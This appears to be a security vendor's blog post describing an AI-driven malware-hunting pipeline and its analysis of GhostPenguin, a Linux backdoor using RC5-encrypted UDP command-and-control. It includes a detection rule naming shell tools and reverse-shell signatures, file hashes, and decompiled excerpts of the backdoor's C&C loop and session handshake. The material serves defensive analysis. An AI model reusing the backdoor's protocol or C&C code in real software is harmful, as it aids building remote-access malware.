AI-Automated Threat Hunting Brings GhostPenguin Out of the Shadows

By Aliakbar Zahravi (words)

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Key takeaways

- GhostPenguin is a multi-threaded Linux backdoor written in C++ that provides remote shell access and comprehensive file system operations over an RC5-encrypted UDP channel. It establishes communication through a structured session handshake mechanism and synchronizes multiple threads to handle registration, heartbeat signaling, and reliable command delivery.
- GhostPenguin was discovered using Trend™ Research's AI-driven, automated threat hunting pipeline that collected and analyzed zero-detection Linux samples from VirusTotal. The investigation involved building a structured database of extracted artifacts, using AI to automate profiling, and employing VirusTotal hunting queries to surface zero-detection samples for deeper analysis.
- This approach allowed artifacts to be extracted from thousands of malware samples, generated structured profiles, and used custom YARA rules and VirusTotal queries to surface undetected threats like GhostPenguin.
- Our analysis showed GhostPenguin is still in development, with debug artifacts and unused functions, highlighting the importance of advanced AI and automation in uncovering sophisticated, evasive threats.
- Trend Vision One™ detects and blocks the specific indicators of compromise (IoCs) mentioned in this blog entry, and offers customers access to hunting queries, threat insights, and intelligence reports related to the GhostPenguin backdoor.

Hunting high-impact, advanced malware is a difficult task. It becomes even harder and more time-consuming when defenders focus on low-detection or zero-detection samples. Every day, a huge number of files are sent to platforms like VirusTotal, and the relevant ones often get lost in all that noise. Identifying malware with low or no detections is a particularly challenging process, especially when the malware is new, undocumented, and built largely from scratch. When threat actors avoid publicly available libraries, known GitHub code, or code borrowed from other malware families, they create previously unseen samples that can evade detection and make hunting them significantly harder.

In these cases, the threat actors carefully craft both the code and the network communication to minimize noise and keep the malware as inconspicuous as possible. They often use multi-stage architectures and secure communication channels that do not reveal subsequent stages unless the communication sequence unfolds exactly as expected. As a result, only a very small amount of data is transferred between the infected host and the command-and-control (C&C) server, further complicating detection and analysis.

Previously, Trend™ Research reported on the effects of offensive GitHub projects and open-source red-teaming tools on modern malware development ecosystem, and how defenders can use this as a chance to improve detection patterns and their overall approach for threat hunting. Our analysis also showed how artificial intelligence (AI) and automation can speed up and improve the accuracy of detection when a new malware family is created and shares code from those open-source repositories.

In this blog entry, we demonstrate how AI can be utilized to find low-detection samples from VirusTotal and how this was used to analyze the GhostPenguin Linux backdoor.

Threat hunting approach

Our approach focused on collecting, processing, and analyzing a large number of malware samples from known and reported attacks. The goal was to extract useful artifacts that help hunt for new, undetected threats.

Hunting workflow

1. Collect and extract artifacts
We gather many malware samples from known and reported attacks and extract key information from them such as strings, API calls, behaviors, function names, variable names, and constants. All collected data is stored in a structured database. Afterwards, we tag and categorize the samples so they are easier to search and compare.

2. Build VirusTotal hunting queries
Using the extracted artifacts, we create VirusTotal hunting rules and run them against samples with zero detections. When we find potential candidates, pass the samples to the profiling stage.

3. Profiling and analysis
Binary files are sent to IDA Pro (Hex-Rays) for decompilation and further artifact extraction. CAPA also utilized to identify specific capabilities (A custom rule has been generated based on the artifacts collected during Stage 1). Non-binary files like scripts or code are passed directly to the profiler for feature extraction. The profiler subsequently generates a unified profile in JSON format for each file, which is then forwarded to the next stage of analysis.

The AI agent Quick Inspect reviews the JSON profile created during the profiling stage. It analyzes the artifact, scores it, and determines if the file is malicious or not. Files below the threshold go into a monitoring list for later review, while files above the threshold tagged as malicious and move to the next stage.

The Deep Inspector agent performs a deeper analysis on files that pass the threshold and are tagged as malicious. It generates a detailed analysis report for the file based on the decompiled code and the metadata created during the profiling stage. The agent reviews the file profile and produces a code-analysis report that includes:

- A short summary
- Identified capabilities
- Code execution flow
- Technical analysis
- MITRE ATT&CK framework mapping

We used this pipeline to hunt for a VirusTotal zero-detection sample that we named GhostPenguin. The sample was submitted on July 7, 2025, and remained undetected in VirusTotal for more than four months.

If a file is packed or obfuscated, the YARA scanner and AI model usually detect this and tags it. If you have automated scripts for unpacking, you can set up an MCP server that can route these files to your unpacking pipeline for dynamic, static, or manual unpacking. Simple obfuscation and unpacking process can often be handled directly by AI (by a AI resolver or AI generating script for deobfuscation/unpacking), but heavy or complex obfuscation should be processed by external automation, custom scripts or manual efforts.

Phase 1

In this phase, in which we first need to gather as much intelligence as possible before we can hunt new and unknown threats, we built a structured database and populated it with detailed information about each sample. The database stores file metadata, category, tags, capabilities, MITRE techniques, strings, and Malware Behavior Catalog (MBC) behaviors of collected malware samples. This database is extremely valuable, as it can be used for AI model fine-tuning, context-based AI search, RAG workflows, building a knowledge base, malware similarity matching, APT attribution, and more.

We began by defining the main categories for our hunting workflow, using Google Magika to help classify files automatically:

Platform categories

- Windows

- Linux
- MacOS


File types

- Binary
- Script

Binary files are passed to IDA Pro for fingerprinting and to generate the decompiled code. The decompiled output is then sent to the AI model for processing. At this stage, the AI performs function renaming, adds function and code comments, generates summaries, identifies capabilities, assigns tags, analyzes network communication patterns, and more.

Alongside the AI analysis, we also ran CAPA, FLOSS, and YARA on the same samples. All results were stored in a structured JSON format and sent to the JSON parser. The parser extracted the relevant fields and mapped them into the database. We also stored the raw JSON files separately so they can be used later for research or processed by other tools.

This threat intelligence collection system is illustrated in Figure 1, though it's important to note that this chart is highly simplified, and many modules and components have been removed for clarity and readability.



Phase 2

For this research, our primary goal was to hunt for potential zero-detection Linux backdoors. To achieve this, we filtered out all Linux binaries and began identifying the most common API calls, strings, and behaviors. These findings guided our VirusTotal hunting queries and allowed us to build more accurate searches for unknown or undetected malware. These queries could be used as YARA rules for VirusTotal RetroHunt or Live Hunt, or they can be run as manual VirusTotal search queries (Figure 2). GhostPenguin was among the search results, as shown in Figure 3.

```
strings:
  $str1  = "execve" nocase wide ascii
  $str2  = "execl"  nocase wide ascii
  $str3  = "execv"  nocase wide ascii
  $str4  = "fork"   nocase wide ascii
  $str5  = "popen"  nocase wide ascii
  $str6  = "system" nocase wide ascii
  $str7  = "socket"   nocase wide ascii
  $str8  = "sendto"   nocase wide ascii
  $str9  = "recvfrom" nocase wide ascii
  $str10 = "/proc/self/exe" nocase wide ascii
  $str11 = "/bin/sh"        nocase wide ascii
  $str12 = "/bin/bash"      nocase wide ascii
  $str13 = "curl" nocase wide ascii


condition:
  5 of them and
  vt.metadata.file_type == vt.FileType.ELF and
  vt.metadata.file_size < 300KB and
  vt.metadata.analysis_stats.malicious < 3 and
  for any sig in vt.behaviour.signature_matches :
    ( sig.name == "create reverse shell on Linux" ) and
  for any t in vt.behaviour.mitre_attack_techniques :
    (
      t.signature_description == "get system information on Linux" or
      t.signature_description == "get current user on Linux" or
      t.signature_description == "get kernel version" or
      t.signature_description == "get hostname" or
      t.signature_description == "get networking interfaces"
    ) and
  (
    for any mbc in vt.behaviour.mbc :
      ( mbc.behavior == "Encrypt Data" )
    or
    for any te in vt.behaviour.mitre_attack_techniques :
      (
        te.signature_description == "encrypt data using AES" or
        te.signature_description == "encode data using Base64" or
        te.signature_description == "encode data using XOR"
      )
    or
    for any sig2 in vt.behaviour.signature_matches :
      (
        sig2.name == "encrypt data using RC4 PRGA" or
        sig2.name == "encrypt data using RC4 KSA" or
        sig2.name == "encrypt data using RC6" or
        sig2.name == "encrypt data using Salsa20 or ChaCha"
      )
  )
```

Phase 3

After collecting the potential candidates, the next step was to process and rank them. Since we focused on ELF binaries in this research, we passed these files directly into the decompilation pipeline. In the third phase, the automated script sent each file to IDA Pro to generate the decompiled output. Once the decompilation was complete, the script forwarded the result to the AI model for analysis. For this task, we used gemini-3-pro to process the code (Figure 4).

```
[*] Using Model: gemini-3-pro
[*] Malicious Threshold: 75%

=================== ANALYSIS REPORT ====================
```

File Name	Verdict	Conf	Tags	Description
libwg-quick.c	CLEAN	0%	#wireguard, #android, #vpn, #network_tool, #clean	The binary is a command-line utility designed to manage WireGuard VPN interfaces specifically for the Android operating system. It functions as an implementation of `wg-quick`, handling the lifecycle of network interfaces, IP addressing, routing tables, and DNS settings. The program interacts with Android system internals using `iptables` for firewall rules, the Native Daemon Connector (`ndc`) for network management, and Binder IPC for DNS resolution, while also supporting split-tunneling by mapping application package names to UIDs.
systemd.c	MALICIOUS	100%	#linux_rat, #backdoor, #rc5_encryption, #remote_shell, #persistence, #crontab, #udp_c2	The binary is a Linux-based Remote Access Trojan (RAT) that masquerades as a system process. It establishes a UDP connection to a Command and Control (C2) server, utilizing RC5 encryption for network traffic. The malware features a multi-threaded architecture to handle heartbeats, data transmission, and task execution, including a fully functional remote shell and file system manipulation capabilities.

Once the high-confidence malicious files were identified, they were passed to the next Deep Inspector. This stage generated a more comprehensive report that included detailed behavior, capabilities, and technical insights (Figure 5).

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📝 Executive Code Summary

The binary is a Backdoor that targets the Linux platform. The malware collects system information including IP address, gateway, OS version, hostname, and username, and sends it to a command and control (C2) server during a registration phase. It then receives and executes commands from the C2. Supported commands allow the malware to provide a remote shell via `/bin/sh`, and perform various file and directory operations including creating, deleting, renaming, reading, and writing files, modifying file timestamps, and searching for files by extension. All C2 communication occurs over UDP. The malware first requests a 16-byte session ID from the server, which is subsequently used as the key for an RC5 encryption algorithm to protect all traffic. The malware sends periodic heartbeats to maintain its connection. To prevent multiple instances from running, it creates a file named `.temp` in the user's home directory containing its process ID.

GhostPenguin analysis


Name	systemd
MD5	7d3bd0d04d3625322459dd9f11cc2ea3
SHA1	145da15a33b54e0602e0bbe810ef6c25f2701d50
SHA256	7b75ce1d60d3c38d7eb63627e4d3a8c7e6a0f8f65c70d0b0cc4756aab98e9ab7
Magic	ELF 64-bit LSB executable, x86-64
File size	91.32 KB (93515 bytes)

Table 1. GhostPenguin backdoor

GhostPenguin is a multi-thread backdoor written in C++ that targets the Linux platform. The malware collects system information including IP address, gateway, OS version, hostname, and username, and sends it to a C&C server during a registration phase. It then receives and executes commands from the C&C server. Supported commands allow the malware


to provide a remote shell via “/bin/sh”, and perform various file and directory operations including creating, deleting, renaming, reading, and writing files, modifying file timestamps, and searching for files by extension. All C&C communication occurs over UDP port 53. The malware first requests a 16-byte session ID from the server, which is subsequently used as the key for an RC5 encryption algorithm to encrypt all traffic. The malware sends periodic heartbeats to maintain its connection. To prevent multiple instances from running, it creates a file named “.temp” in the user's home directory containing its process ID.

GhostPenguin’s internal architecture




Technical analysis


Upon execution, the malware first resolves its execution context by obtaining both the current user’s home directory and the full path of the running process. It uses *getpwuid()* to retrieve the user’s home directory and *readlink("/proc/self/exe")* to capture its own executable path. With this information, it constructs the path for its temporary PID file inside the user’s home directory (for example, *<home>/.temp*). Once the PID file location is prepared, the malware checks whether another running instance already exists. It does this by loading a PID value from its designated temporary lock file and verifying that the file contains at least four bytes enough to represent a valid 32-bit PID. After extracting the PID, it invokes *kill(pid, 0)* to test whether that process is currently active (Figure 7). If the call confirms the PID corresponds to a live process, the malware concludes that an active instance is already running and aborts initialization; otherwise, the stale entry is ignored and execution proceeds.



The malware then enters its main operational loop, which continues until a global exit flag *g_bIsClientExit* is set. Inside this loop, it iterates through a list of C&C server addresses defined in a global configuration structure *g_lpLinuxClientHostCfg*. For each server, it attempts to establish a full communication session. The malware's C&C configuration structure is shown below in Figure 8.



Notably, a leftover debug configuration, *g_szConfigDebug*, was identified in the binary. This global variable contains a separate, unused domain and IP address, which appears to be an artifact from the developer's testing (Figure 9).



This artifact strongly suggests the malware is still in active development. This theory is further supported by the discovery of two fully implemented persistence functions (*ImpPresistence* and *ImpUnPresistence*), but they are never used by the malware.


The malware contains several spelling errors:

- ImpPresistence - Misspelling of "Persistence"
- Userame - Misspelling of "Username" in the string "Userame:%s"
- IsPorecessExistByPID - Misspelling of "Process"


The code snippet in Figure 10 demonstrates the malware's main operation loop. The code iterates through a configured list of C&C servers, launching separate threads for asynchronous communication (heartbeating, data receiving, and sending) once a connection is established. This main thread then enters an idle state, waiting for a disconnect or an exit command.

```
main_loop:
      // Main client loop. This loop will run until g_bIsClientExit is set.
      while ( g_bIsClientExit != 1 )
      {
        currentHost = g_lpLinuxClientHostCfg->hostEntries;
        for ( c2_server_index = 0;
              g_lpLinuxClientHostCfg->hostCount > c2_server_index;
              ++c2_server_index )
        {
          // Reset status and thread handles for this connection attempt.
          SetClientStatus(CLIENT_STATUS_INITIALIZING);// Set status to 0 (STATUS_INITIAL)
          g_threadGetSessionIDFromServer = NULL;
          g_threadDataReceiver = NULL;
          g_threadRegisterSelfToServer = NULL;
          g_threadHeartBeat = NULL;
          g_threadDataSender = NULL;

          // Parse the "ip:port" string from the config.
          IPAddrAndPortFromHostCfg = GetIPAddrAndPortFromHostCfg(currentHost, c2_ip_buffer, 30, &c2_port);

          // Initialize the UDP socket and get a session ID
          if ( IPAddrAndPortFromHostCfg && Init() && MyInitSocket(c2_ip_buffer, c2_port) && GetSessionUDFromServer() )
          {
            // Start the main data receiver thread
            thread_create_status = pthread_create(&g_threadDataReceiver, 0, ThreadProcDataReceiver, 0);
            if ( !thread_create_status && RegisterSelfToServer() )
            {
              // Start heartbeating.
              thread_create_status = pthread_create(&g_threadHeartBeat, 0, ThreadProcHeartBeat, 0);
              if ( !thread_create_status )
              {
                // Start the asynchronous data sender thread.
                thread_create_status = pthread_create(&g_threadDataSender, 0, ThreadProcDataSender, 0);
                if ( !thread_create_status )
                {

                  // All threads are running
                  while ( GetClientStatus() == CLIENT_STATUS_ACTIVE )
                    usleep(1000000u);           // Sleep for 1 second.
                }
              }
            }
          }
          MyWaitThread(g_threadGetSessionIDFromServer);
          MyWaitThread(g_threadDataReceiver);
          MyWaitThread(g_threadRegisterSelfToServer);
          MyWaitThread(g_threadHeartBeat);
          MyWaitThread(g_threadDataSender);
          UnInit();                             // Uninit mutexes, buffers
          MyUnInitSocket();                     // Close UDP socket

          // Check if the exit flag was set.
          if ( g_bIsClientExit )
          {
            // Delete the PID file.
            SelfDel();
            goto main_loop;
          }

          // Wait 2 seconds before trying the next C2 server.
          usleep(2000000u);
          hostStrLen = strlen(currentHost);
          currentHost += hostStrLen + 1;
        }
      }
      CTool::DleteFile(g_szCurrentTmpFileName);
    }
  }
}
```

Malware network communication



The first step in C&C communication is to acquire a session ID (Figure 12). The malware calls *GetSessionUDFromServer*, which spawns a worker thread (*ThreadProcGetSessionIDFromServer*) and waits for five seconds at most for it to complete (Figure 13). The worker thread constructs and sends a 34-byte UDP packet with command 0x04 to the C&C server. This initial request packet is **not** encrypted and contains the placeholder session ID "FFFFFFFFFFFFFFFF". To demonstrate the malware's capabilities and inspect the network traffic, we set up a C&C server in a lab environment and redirected the infected VM's traffic to our designated server where the C&C server is hosted.




The malware network packet has the following structure:

```
struct C2Packet {
    unsigned short totalLength;       //  Total packet size
    unsigned char  sessionID[16];     //  RC5 encryption key
    unsigned char  commandType;       //  Command type
    unsigned char  subCommand;        //  Direction and Acknowledgment packet flag
    unsigned short taskID;            //  Task identifier
    unsigned int   taskInstanceID;    //  Instance ID
    unsigned int   taskSequenceNum;   //  Sequence number
    unsigned char  paddingLen;        //  Padding count
    unsigned char  payload[];         //  payload + padding
};
```

```
void *__fastcall ThreadProcGetSessionIDFromServer()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]

  bytesTransferred = 0;
  sockAddrLen = 16;
  memset(&session_packet, 0, sizeof(session_packet));
  packetBuffer_ptr = &session_packet;
  pthread_setcanceltype(1, 0);

  // The packet size is fixed at 34 bytes for initial handshake.
  memset(&session_packet, 0, sizeof(session_packet));
  packetBuffer_ptr->totalLength = 34;

  // Copy the initial session ID "FFFFFFFFFFFFFFFF" into the packet
  memmove(packetBuffer_ptr->sessionID, g_lpInitSessonID, 16u);

  // Set Command Type to 4 (CMD_SESSION_REQUEST)
  packetBuffer_ptr->commandType = 4;

  // Set Padding Length to 2
  packetBuffer_ptr->paddingLen = 2;

  // Send the Request
  bytesTransferred = sendto(
                       g_iLocalUDPSocket,
                       packetBuffer_ptr,
                       packetBuffer_ptr->totalLength,
                       0,
                       &g_tagSockAddrInServer,
                       sockAddrLen);
  if ( bytesTransferred == 34 )
  {

    // 3. Receive the Response
    // The malware expect exactly 34 bytes back for a session confirmation.
    bytesTransferred = recvfrom(
                         g_iLocalUDPSocket,
                         g_lpThreadTalkRecvDataBuf,
                         8192u,
                         0,
                         &g_tagSockAddrInServer,
                         &sockAddrLen);
    if ( bytesTransferred == 34 )
    {
      packetBuffer_ptr = g_lpThreadTalkRecvDataBuf;

      // 4. Validate and Update Session ID
      // Ensure the server responded with the correct command type (4)
      if ( g_lpThreadTalkRecvDataBuf->commandType == 4 )

        // Update the global Session ID with the value assigned by the server
        memmove(&g_szSessionID, packetBuffer_ptr->sessionID, 16u);
    }
  }
  pthread_mutex_lock(&g_mutexGetSessionID);
  pthread_cond_signal(&g_condGetSessionID);
  pthread_mutex_unlock(&g_mutexGetSessionID);
```

